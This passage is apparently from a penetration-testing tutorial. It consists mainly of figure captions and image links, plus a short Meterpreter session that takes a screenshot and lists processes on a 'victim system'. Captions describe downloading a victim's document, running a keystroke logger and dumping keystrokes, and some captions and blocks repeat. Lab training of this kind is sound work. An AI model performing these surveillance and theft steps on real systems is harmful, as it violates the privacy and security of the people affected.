

Figure 14.3: Actions that can be performed on Victim System

Figure 14.4: Actions that can be performed on Victim System



Figure 15.1: Desktop of the victim system

```
meterpreter > screenshot
Screenshot saved to: /home/jaanaavi/TZqbkgfV.jpeg
meterpreter > ps
```



Figure 15.2: Desktop of the victim system

```
meterpreter > screenshot
Screenshot saved to: /home/jaanaavi/TZqbkgfV.jpeg
meterpreter > ps
```



Figure 15.3: Desktop of the victim system



Figure 16: Displaying the contents of the testsample folder on the desktop

Figure 17: Downloading a document from the victim system onto the attacker system



Figure 18: Starting the keystroke logger



Figure 19: Dumping the keystrokes from the victim system



Figure 20: System information of the victim system

